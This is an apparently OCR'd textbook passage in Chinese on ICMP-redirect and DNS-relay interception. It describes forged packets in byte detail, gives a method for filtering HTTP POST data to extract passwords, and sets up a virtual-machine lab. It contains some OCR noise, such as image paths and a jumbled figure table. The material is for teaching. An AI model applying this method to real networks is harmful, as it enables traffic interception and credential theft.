构造一个 ICMP 重定向报文发给受害者主机，在受害者主机路由表中添加一条到达 DNS 服务器的路由信息，其中下一跳路由器为黑客主机，这样一来，受害者发出的 DNS 请求报文将被提交给黑客主机。ICMP 重定向报文如图 7-33 所示，这个数据包共 70 字节，由 14 字节的链路层数据、20 字节的 IP 首部、8 字节的 ICMP 首部、20 字节的伪造 IP 首部和 8 字节的附加数据组成。

在链路层数据中，目的 MAC 地址是受害者主机 MAC 地址，源 MAC 地址是攻击者主机 MAC 地址。此处源 MAC 地址不伪造成网关的 MAC 地址是为了不破坏交换机的 MAC 地址表。

因为网络内的主机只信任网关发出的 ICMP 重定向报文，攻击者需要伪造网关向受




图 7-33　ICMP 重定向报文

害者发送这个 ICMP 重定向报文，因此在 IP 首部中，源 IP 地址设置为网关的 IP 地址，这样一来，受害者会误认为这个 ICMP 重定向报文来自默认网关，进而信任这个报文携带的重定向信息。目的 IP 地址设置为受害者主机的 IP 地址。length 字段值为 56。对 IP 首部 20 字节计算校验和填入 check 字段。

构造 8 字节 ICMP 首部，第 1 字节是 ICMP 类型字段，5 代表这是一个 ICMP 重定向报文。第 2 字节是代码字段，1 代表这是一个重定向主机数据报。第 3、4 字节是校验和字段，校验范围包括 ICMP 首部开始的 36 个字节数据。第 5～8 字节是新的网关地址，这里填为攻击者主机的 IP 地址。受害者会将这个 IP 地址作为新的默认网关。

构造 20 字节假 IP 首部，其中源 IP 地址设置为受害者主机 IP、目的 IP 地址为 DNS 服务器 IP。其后是 8 字节附加数据，这 8 字节数据按照 ICMP 首部格式构造。这样一来，受害者会误认为这 28 字节数据来自自己发给 DNS 服务器的某个 ICMP 数据包。进而在自己的路由表中添加一条到 DNS 服务器的路由信息，其中下一跳地址设置为黑客主机 IP 地址。

7.5.3　截获并转发 DNS 数据报

下面以受害者浏览 www.shou.com 主页为例进行说明。由于攻击者已经预先在受害者主机路由表中添加了一条到 DNS 服务器的路由信息，因此受害者主机发给 DNS 服务器的请求报文被提交给黑客主机，黑客重新封装该报文之后，将它转发出去。转发出去的数据包如图 7-34 所示。

报文包括 14 字节链路层数据、20 字节 IP 数据、8 字节 UDP 数据、12 字节 DNS 首部和可变长度的 DNS 数据。

在链路层数据中，目的 MAC 地址修改为网关的 MAC 地址、源 MAC 地址改为黑客主机的 MAC 地址，使得该报文可以通过交换机正常传递给网关。

在 IP 数据中，源 IP 地址由受害者 IP 改为黑客 IP，这样一来，DNS 服务器会将应答报文返回给黑客主机，否则 DNS 应答报文会直接返给受害者。重新计算 IP 首部 20 字节校验和，填入 check 字段。UDP 和 DNS 数据不进行任何修改。




图 7-34 转发的 DNS 请求报文

DNS 服务器收到这个请求报文,会认为这是黑客主机在请求查询 www. sohu. com 域名对应的 IP 地址,于是将 DNS 应答报文返回给黑客主机,如图 7-35 所示。在该应答报文的 DNS 数据部分携带了 sohu 服务器的两个可用 IP 地址,即 61. 135. 131. 183 和 61. 135. 132. 65。黑客根据这两个 IP 地址构造两个 ICMP 重定向报文发送给受害者,在受害者主机路由表中添加两条到这两个 IP 地址的主机路由,下一跳地址均设置为黑客主机 IP。这样一来,不管受害者选择哪个 IP 地址与 sohu 服务器通信,其收发的数据报都会经过黑客主机中转。

www.sohu.com | 0×01 | 0×01 — question
name-ptr | 0×01 | 0×01 | 0×00 | TTL | 0×04 | 61.135.131.183 — first answer
name-ptr | 0×01 | 0×01 | 0×00 | TTL | 0×04 | 61.135.132.65 — second answer
hacker MAC | gateway MAC
s-port | d-port | length | check
20B | 12B
Link data | IP header | UDP head | DNS header | DNS data
14B | 8B | nB
length | id | flag | check | DNS server ip | hacker ip
id | flag | 0×01 | 0×03 | 0×00 | 0×00

图 7-35 DNS 应答报文

接下来，黑客重新封装这个 DNS 应答报文发送给受害者。目的 MAC 地址修改为受害者主机 MAC，源 MAC 地址修改为黑客主机 MAC，目的 IP 地址修改为受害者 IP，重新计算 IP 首部 20 字节校验和，填入 check 字段。

7.5.4 监听通信数据、提取敏感信息

受害者接收到 DNS 应答报文后会从中选择一个 IP 地址与目标主机通信，由于黑客已经预先在受害者主机路由表中添加了达到目标主机的特定路由，并将下一跳路由器指定为自己的 IP 地址。这样一来，受害者发给目标主机的通信数据都被提交给黑客主机，黑客可以从中提取出账户、密码等敏感信息。

用户在登录自己的邮箱、论坛、微博、网银时，都需要在网页内输入账户和密码，输入的敏感信息会被封装在一个特定的报文内发送出去。截获这个数据报，并从中提取出敏感信息是黑客最为关心的一件事情。图 7-36 给出的是黑客主机截获的包含受害者账户、密码的登录数据报。这类报文包括 14 字节链路层数据、20 字节 IP 数据、20 字节 TCP 数据和多个字节的 HTTP 数据。如何从中转的海量数据报中准确识别出包含敏感信息的报文呢？通过大量实验发现，敏感信息通常使用 POST 方法发送，即数据报的 HTTP 数据部分前 4 个字节是“POST”，根据这个条件可以将包含敏感信息的报文过滤出来。




图 7-36 截获的 IP 数据报

确定了包含敏感信息的通信报文，接下来如何从该数据报中提取出敏感信息呢？通过大量实验发现，敏感信息通常包含在 HTTP 数据的 content 部分。这部分内容包含在 HTTP 数据的尾部，并且 content 与上一项内容之间存在一个空行，使用 Sniffer 查看，即存在两个字节 0x0a 和 0x0d，分别代表回车和换行。以此为条件就可以提取出 content 数据，即从 HTTP 数据的尾部开始向前读取，当识别出 0x0a 和 0x0d 时识别结束，将这部分内容保存下来，其中就包含敏感信息。

7.6 基于 DNS 协议和 ICMP 重定向的数据监听实验

7.6.1 测试环境

测试环境如图 7-37 所示。本机作为攻击者对受害者实施数据监听，它的 IP 地址为 192.168.111.1，MAC 地址为 00-50-56-C0-00-01。Windows XP 虚拟机 1 作为受害者，它的 IP 地址为 192.168.111.3，MAC 地址为 00-0C-29-FE-B9-85，注意受害者与攻击者需要处于同一网段。Windows XP 虚拟机 2 作为 Web 服务器，其上运行"中网景论坛"，它的 IP 地址为 10.1.1.2，MAC 地址为 00-0C-29-D8-72-73。使用 Windows 2000 虚拟机作为路由器连接 10.1.1.0 和 192.168.111.0 网络，其上行接口 IP 地址为 10.1.1.1，MAC 地址为 00-0c-29-c3-5d-ed，下行接口 IP 地址为 192.168.111.4，MAC 地址为 00-0c-29-c3-5d-e3，同时 Windows 2000 虚拟机还扮演 DNS 服务器的角色，负责解析 Web 服务器的域名信息。

